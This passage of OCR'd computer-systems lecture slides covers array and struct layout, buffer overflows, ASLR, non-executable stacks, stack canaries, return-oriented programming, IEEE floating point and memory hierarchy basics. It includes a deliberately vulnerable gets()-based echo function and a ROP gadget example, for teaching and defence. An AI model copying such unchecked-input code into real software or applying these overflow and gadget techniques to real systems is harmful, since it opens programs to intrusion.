

74

Multidimensional (Nested) Arrays

- Declaration
  T A[R][C];
  - 2D array of data type T
  - Rrows, Ccolumns
  - Type Telement requires Kbytes
- Array Size
  - R* C* Kbytes
- Arrangement
  - Row-Major Ordering



int A[R][C];




75

Nested Array Element Access


- Array Elements
  - A[i][j] is element of type T, which requires Kbytes
  - Address A + i* (C* K)+j* K=A+(i* C+j)* K

int A[R][C];



76

Nested Array Element Access Code




```
int get_pgh_digit
  (int index, int dig)
{
  return pgh[index][dig];
}
```

```
leaq    (%rdi,%rdi,4), %rax     # 5*index
addl    %rax, %rsi              # 5*index+dig
movl    pgh(,%rsi,4), %eax      # M[pgh + 4*(5*index+dig)]
```

- Array Elements
  - pgh[index][dig] is int
  - Address: pgh + 20*index + 4*dig
    - = pgh + 4*(5*index + dig)


77

Multi-Level Array Example

```
zip_dig cmu = { 1, 5, 2, 1, 3 };
zip_dig mit = { 0, 2, 1, 3, 9 };
zip_dig ucb = { 9, 4, 7, 2, 0 };
```

```
#define UCOUNT 3
int *univ[UCOUNT] = {mit, cmu, ucb};
```


- Variable univ denotes array of 3 elements
- Each element is a pointer
  - 8 bytes
- Each pointer points to array of int's



78

Element Access in Multi-Level Array

```
int get_univ_digit
  (size_t index, size_t digit)
{
  return univ[index][digit];
}
```





```
salq    $2, %rsi            # 4*digit
addq    univ(,%rdi,8), %rsi # p = univ[index] + 4*digit
movl    (%rsi), %eax        # return *p
ret
```

- Computation
  - Element access Mem[Mem[univ+8*index]+4*digit]
  - Must do two memory reads
    - First get pointer to row array
    - Then access element within array

79

Structure Representation

```
struct rec {
    int a[4];
    size_t i;
    struct rec *next;
};
```




- Structure represented as block of memory
  - Big enough to hold all of the fields
- Fields ordered according to declaration
  - Even if another ordering could yield a more compact representation
- Compiler determines overall size + positions of fields
  - Machine-level program has no understanding of the structures in the source code

80


Structures & Alignment

- Unaligned Data




```
struct S1 {
  char c;
  int i[2];
  double v;
} *p;
```

- Aligned Data
  - Primitive data type requires K bytes
  - Address must be multiple of K



81

Alignment Principles

- Aligned Data
  - Primitive data type requires K bytes
  - Address must be multiple of K
  - Required on some machines; advised on x86-64
- Motivation for Aligning Data
  - Memory accessed by (aligned) chunks of 4 or 8 bytes (system dependent)
    - Inefficient to load or store datum that spans quad word boundaries
    - Virtual memory trickier when datum spans 2 pages
- Compiler
  - Inserts gaps in structure to ensure correct alignment of fields

82

Specific Cases of Alignment (x86-64)


- 1 byte: `char`, ...
  - no restrictions on address
- 2 bytes: `short`, ...
  - lowest 1 bit of address must be 0_2
- 4 bytes: `int`, `float`, ...
  - lowest 2 bits of address must be 00_2
- 8 bytes: `double`, `long`, `char *`, ...
  - lowest 3 bits of address must be 000_2
- 16 bytes: `long double` (GCC on Linux)
  - lowest 4 bits of address must be 0000_2

83

Satisfying Alignment with Structures

- Within structure:
  - Must satisfy each element's alignment requirement
- Overall structure placement
  - Each structure has alignment requirement K
    - K = Largest alignment of any element
  - Initial address & structure length must be multiples of K
- Example:
  - K=8, due to `double` element

```
struct S1 {
  char c;
  int i[2];
  double v;
} *p;
```




84

Meeting Overall Alignment Requirement

- For largest alignment requirement K
- Overall structure must be multiple of K

```
struct S2 {
  double v;
  int i[2];
  char c;
} *p;
```



85


Saving Space

- Put large data types first

```
struct S4 {
  char
      c;
  int i;
  char
      d;
} *p;
```

```
struct S5 {
  int i;
  char
      c;
  char
      d;
} *p;
```

- Effect (K=4)



86

Machine-Level Programming V: Advanced Topics

87

Today


- Memory Layout
- Buffer Overflow
  - Vulnerability
  - Protection
- Unions

88

x86-64 Linux Memory Layout

not drawn to scale

- Stack
  - Runtime stack (8MB limit)
  - E. g., local variables
- Heap
  - Dynamically allocated as needed
  - When call malloc(), calloc(), new()
- Data
  - Statically allocated data
  - E.g., global vars, s t a t i c vars, string constants
- Text / Shared Libraries
  - Executable machine instructions
  - Read-only




89

Memory Referencing Bug Example

```
typedef struct {
  int a[2];
  double d;
} struct_t;
```

fun(0) □ 3.14
fun(1) □ 3.14
fun(2) □ 3.1399998664856
fun(3) □ 2.00000061035156
fun(4) □ 3.14
fun(6) □ Segmentation fault

Explanation:



90

Such problems are a BIG deal

- Generally called a "buffer overflow"
  - when exceeding the memory size allocated for an array
- Why a big deal?
  - It's the #1 technical cause of security vulnerabilities
    - #1 overall cause is social engineering / user ignorance
- Most common form
  - Unchecked lengths on string inputs
  - Particularly for bounded character arrays on the stack
    - sometimes referred to as stack smashing

91

Buffer Overflow Disassembly

echo:

```
00000000004006cf <echo>:
  4006cf:   48 83 ec 18          sub    $0x18,%rsp
  4006d3:   48 89 e7             mov    %rsp,%rdi
  4006d6:   e8 a5 ff ff ff       callq  400680 <gets>
  4006db:   48 89 e7             mov    %rsp,%rdi
  4006de:   e8 3d fe ff ff       callq  400520 <puts@plt>
  4006e3:   48 83 c4 18          add    $0x18,%rsp
  4006e7:   c3                   retq
```


call_echo:

```
  4006e8:   48 83 ec 08          sub    $0x8,%rsp
  4006ec:   b8 00 00 00 00       mov    $0x0,%eax
  4006f1:   e8 d9 ff ff ff       callq  4006cf <echo>
  4006f6:   48 83 c4 08          add    $0x8,%rsp
  4006fa:   c3                   retq
```


92

Buffer Overflow Stack Example#1

After call to gets




```
void echo()
{
    char buf[4];
    gets(buf);
    . . .
}
```

```
echo:
   subq   $24, %rsp
   movq   %rsp, %rdi
   call   gets
   . . .
```

call_echo:

```
   . . .
   4006f1:  callq  4006cf <echo>
   4006f6:  add    $0x8,%rsp
   . . .
```


```
unix>./bufdemo-nsp
Type a string:012345678901234567890123
012345678901234567890123
```

Overflowed buffer, but did not corrupt state

93

Buffer Overflow Stack Example#2

After call to gets




```
void echo()
{
    char buf[4];
    gets(buf);
    . . .
}
```

```
echo:
   subq   $24, %rsp
   movq   %rsp, %rdi
   call   gets
   . . .
```

call_echo:

```
   . . .
   4006f1:  callq  4006cf <echo>
   4006f6:  add    $0x8,%rsp
   . . .
```


```
unix>./bufdemo-nsp
Type a string:012345678901234567890123
Segmentation Fault
```

Overflowed buffer and corrupted return pointer

94

Buffer Overflow Stack Example#3

After call to gets




```
void echo()
{
    char buf[4];
    gets(buf);
    . . .
}
```

```
echo:
   subq   $24, %rsp
   movq   %rsp, %rdi
   call   gets
   . . .
```

call_echo:

```
   . . .
   4006f1:  callq  4006cf <echo>
   4006f6:  add    $0x8,%rsp
   . . .
```

```
unix>./bufdemo-nsp
Type a string:012345678901234567890123
012345678901234567890123
```


Overflowed buffer, corrupted return pointer, but program seems to work!

"Returns" to unrelated code

Lots of things happen, without modifying critical state Eventually executes `retq` back to `main`

95

Code Injection Attacks



- Input string contains byte representation of executable code
- Overwrite return address A with address of buffer B
- When Q executes `ret`, will jump to exploit code

96

1. Avoid Overflow Vulnerabilities in Code (!)

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```

- For example, use library routines that limit string lengths
  - fgets instead of gets
  - strncpy instead of strcpy
  - Don't use scanf with %s conversion specification
    - Use fgets to read the string
    - Or use %ns where n is a suitable integer


97

2. System-Level Protections can help

- Randomized stack offsets
  - At start of program, allocate random amount of space on stack
  - Shifts stack addresses for entire program
  - Makes it difficult for hacker to predict beginning of inserted code
  - E.g.: 5 executions of memory allocation code

local 0x7ffe4d3be87c 0x7fff75a4f9fc 0x7ffeadb7c80c 0x7ffeaea2fdac 0x7ffcd452017c


  - Stack repositioned each time program executes



98

2. System-Level Protections can help

- Nonexecutable code segments
  - In traditional x86, can mark region of memory as either "read-only" or "writeable"
    - Can execute anything readable
  - X86-64 added explicit "execute" permission
  - Stack marked as non-executable



Any attempt to execute this code will fail

99

3. Stack Canaries can help

- Idea
  - Place special value ("canary") on stack just beyond buffer
  - Check for corruption before exiting function
- GCC Implementation
  - -fstack-protector
  - Now the default (disabled earlier)

```
unix>./bufdemo-sp
Type a string:0123456
0123456
```

```
unix>./bufdemo-sp
Type a string:01234567
*** stack smashing detected ***
```


100

Protected Buffer Disassembly


echo:

```
40072f:  sub     $0x18,%rsp
400733:  mov     %fs:0x28,%rax
40073c:  mov     %rax,0x8(%rsp)
400741:  xor     %eax,%eax
400743:  mov     %rsp,%rdi
400746:  callq   4006e0 <gets>
40074b:  mov     %rsp,%rdi
40074e:  callq   400570 <puts@plt>
400753:  mov     0x8(%rsp),%rax
400758:  xor     %fs:0x28,%rax
400761:  je      400768 <echo+0x39>
400763:  callq   400580 <__stack_chk_fail@plt>
400768:  add     $0x18,%rsp
40076c:  retq
```


101

Setting Up Canary

Before call to gets



102

Return-Oriented Programming Attacks

- Challenge (for hackers)
  - Stack randomization makes it hard to predict buffer location
  - Marking stack nonexecutable makes it hard to insert binary code
- Alternative Strategy
  - Use existing code
    - E.g., library code from stdlib
  - String together fragments to achieve overall desired outcome
  - Does not overcome stack canaries
- Construct program from gadgets
  - Sequence of instructions ending in ret
    - Encoded by single byte 0xc3
  - Code positions fixed from run to run
  - Code is executable

103

Gadget Example #2

```
void setval(unsigned *p) {
    *p = 3347663060u;
}
```

Encodes movq %rax, %rdi

```
<setval>:
  4004d9:  c7 07 d4 48 89 c7    movl   $0xc78948d4,(%rdi)
  4004df:  c3                   retq
```


rdi ← rax

Gadget address = 0x4004dc

- Repurpose byte codes

104

ROP Execution



- Trigger with ret instruction
  - Will start executing Gadget 1
- Final ret in each gadget will start next one


105

Union Allocation

- Allocate according to largest element
- Can only use one field at a time

```
union U1 {
  char   c;
  int  i[2];
  double v;
} *up;
```

```
struct S1 {
  char   c;
  int  i[2];
  double v;
} *sp;
```



106

Floating Point


107

Today: Floating Point

- Background: Fractional binary numbers
- IEEE floating point standard: Definition
- Example and properties
- Rounding, addition, multiplication
- Floating point in C
- Summary

108

Fractional Binary Numbers



- Representation
  - Bits to right of "binary point" represent fractional powers of 2
  - Represents rational number: $\sum_{k=-j}^{i} b_k \times 2^k$

109

Fractional Binary Numbers: Examples

Value	Representation
5 3/4	101.11_2
2 7/8	10.111_2
1 7/16	1.0111_2

- Observations
  - Divide by 2 by shifting right (unsigned)
  - Multiply by 2 by shifting left
  - Numbers of form $0.111111\ldots_2$ are just below 1.0
    - $1/2 + 1/4 + 1/8 + \ldots + 1/2^i + \ldots \rightarrow 1.0$
    - Use notation $1.0 - \varepsilon$

110

Floating Point Representation

- Numerical Form:

$$(-1)^s M \ 2^E$$


  - Sign bit s determines whether number is negative or positive
  - Significand M normally a fractional value in range [1.0,2.0).
  - Exponent E weights value by power of two

- Encoding
  - MSB s is sign bit s
  - exp field encodes E (but is not equal to E)
  - frac field encodes M (but is not equal to M)


111

Precision options


- Single precision: 32 bits



- Double precision: 64 bits



- Extended precision: 80 bits (Intel only)



112

"Normalized" Values

$v = (-1)^s M 2^E$

- When: exp ≠ 000…0 and exp ≠ 111…1
- Exponent coded as a biased value: E = Exp - Bias
  - Exp: unsigned value of exp field
  - Bias = $2^{k-1} - 1$, where k is number of exponent bits
    - Single precision: 127 (Exp: 1…254, E: -126…127)
    - Double precision: 1023 (Exp: 1…2046, E: -1022…1023)
- Significand coded with implied leading 1: M = 1.xxx…x_2
  - xxx…x: bits of frac field
  - Minimum when frac=000…0 (M = 1.0)
  - Maximum when frac=111…1 (M = 2.0 – ε)
  - Get extra leading bit for "free"

113

Normalized Encoding Example

$v = (-1)^s M 2^E$
$E = Exp – Bias$

- Value: float F = 15213.0;
  - $15213_{10} = 11101101101101_2$
    $= 1.1101101101101_2 \times 2^{13}$
- Significand
  M = 1.1101101101101_2
  frac = $1101101101101\underline{0000000000}_2$
- Exponent
  E = 13
  Bias = 127
  Exp = 140 = 10001100_2
- Result:

0	10001100	11011011011010000000000
s	exp	frac

114

Denormalized Values

$v = (-1)^s M 2^E$
$E = 1 – Bias$

- Condition: exp = 000…0
- Exponent value: E = 1 - Bias (instead of E = 0 - Bias)
- Significand coded with implied leading 0: M = 0.xxx…x_2
  - xxx…x: bits of frac
- Cases
  - exp = 000…0, frac = 000…0
    - Represents zero value
    - Note distinct values: +0 and –0
  - exp = 000…0, frac ≠ 000…0
    - Numbers closest to 0.0
    - Equispaced

115

Special Values

- Condition: exp = 111…1
- Case: exp = 111…1, frac = 000…0
  - Represents value □ (infinity)
  - Operation that overflows
  - Both positive and negative
  - E.g., 1.0/0.0 = −1.0/−0.0 = +□, 1.0/−0.0 = −□
- Case: exp = 111…1, frac ≠ 000…0
  - Not-a-Number (NaN)
  - Represents case when no numeric value can be determined
  - E.g., sqrt(–1), □ − □, □ □0

116

Dynamic Range (Positive Only)

$v = (-1)^s M 2^E$
n: E=Exp– Bias
d: E= 1 – Bias

	s exp frac	E	Value	
	0 0000 000	-6	0	
	0 0000 001	-6	1/8*1/64 = 1/512	closest to zero
Denormalized	0 0000 010	-6	2/8*1/64 = 2/512	
numbers	…			
	0 0000 110	-6	6/8*1/64 = 6/512	
	0 0000 111	-6	7/8*1/64 = 7/512	largest denorm
	0 0001 000	-6	8/8*1/64 = 8/512	smallest norm
	0 0001 001	-6	9/8*1/64 = 9/512	
	…			
	0 0110 110	-1	14/8*1/2 = 14/16	
	0 0110 111	-1	15/8*1/2 = 15/16	closest to 1 below
Normalized	0 0111 000	0	8/8*1 = 1	
numbers	0 0111 001	0	9/8*1 = 9/8	closest to 1 above
	0 0111 010	0	10/8*1 = 10/8	
	…			
	0 1110 110	7	14/8*128 = 224	
	0 1110 111	7	15/8*128 = 240	largest norm
	0 1111 000	n/a	inf	

117

Special Properties of the IEEE Encoding

- FP Zero Same as Integer Zero
  - All bits = 0
- Can (Almost) Use Unsigned Integer Comparison
  - Must first compare sign bits
  - Must consider −0 = 0
  - NaNs problematic
    - Will be greater than any other values
    - What should comparison yield?
  - Otherwise OK
    - Denorm vs. normalized
    - Normalized vs. infinity

118

Floating Point Operations: Basic Idea

- $x +_f y = Round(x + y)$
- $x \square_f y = Round(x \square y)$
- Basic idea
  - First compute exact result
  - Make it fit into desired precision
    - Possibly overflow if exponent too large
    - Possibly round to fit into frac

119

Rounding Binary Numbers

- Binary Fractional Numbers
  - "Even" when least significant bit is 0
  - "Half way" when bits to right of rounding position = $100\ldots_2$
- Examples
  - Round to nearest 1/4 (2 bits right of binary point)

Value	Binary	Rounded	Action	Rounded Value
2 3/32	10.00011_2	10.00_2	(<1/2—down)	2
2 3/16	10.00110_2	10.01_2	(>1/2—up)	2 1/4
2 7/8	10.11100_2	11.00_2	(1/2—up)	3
2 5/8	10.10100_2	10.10_2	(1/2—down)	2 1/2

120


FP Multiplication

- $(-1)^{s1}\ M1\ \ 2^{E1}$ x $(-1)^{s2}\ M2\ \ 2^{E2}$
- Exact Result: $(-1)^{s}\ M\ \ 2^{E}$
  - Sign s: s1 ^ s2
  - Significand M: M1 x M2
  - Exponent E: E1 + E2
- Fixing
  - If M ≥ 2, shift M right, increment E
  - If E out of range, overflow
  - Round M to fit frac precision
- Implementation
  - Biggest chore is multiplying significands

121

Floating Point Addition

- $(-1)^{s1}\ M1\ \ 2^{E1}$ + $(-1)^{s2}\ M2\ \ 2^{E2}$
  - Assume E1 > E2
- Exact Result: $(-1)^{s}\ M\ \ 2^{E}$
  - Sign s, significand M:
    - Result of signed align &add
  - Exponent E: E1



- Fixing
  - If M ≥ 2, shift M right, increment E
  - if M < 1, shift M left k positions, decrement E by k
  - Overflow if E out of range
  - Round M to fit frac precision

122

Floating Point in C

- C Guarantees Two Levels
  - float single precision
  - double double precision
- Conversions/Casting
  - Casting between int, float, and double changes bit representation
  - double/float → int
    - Truncates fractional part
    - Like rounding toward zero
    - Not defined when out of range or NaN: Generally sets to TMin
  - int → double
    - Exact conversion, as long as int has ≤ 53 bit word size
  - int → float
    - Will round according to rounding mode

123

The Memory Hierarchy

124

Today

- Storage technologies and trends
- Locality of reference
- Caching in the memory hierarchy


125

SRAM vs DRAM Summary

	Trans. per bit	Access time	Needs refresh?	Needs EDC?	Cost	Applications
SRAM	4 or 6	1X	No	Maybe	100x	Cache memories
DRAM	1	10X	Yes	Yes	1X	Main memories, frame buffers

126

I/O Bus




127

Locality Example


```
sum =0;
for (i =0; i  <n; i++)
    sum +=a[i];
return sum;
```

- Data references
  - Reference array elements in succession (stride-1 reference pattern). — Spatial locality
  - Reference variable sum each iteration. — Temporal locality
- Instruction references
  - Reference instructions in sequence. — Spatial locality
  - Cycle through loop repeatedly. — Temporal locality


128



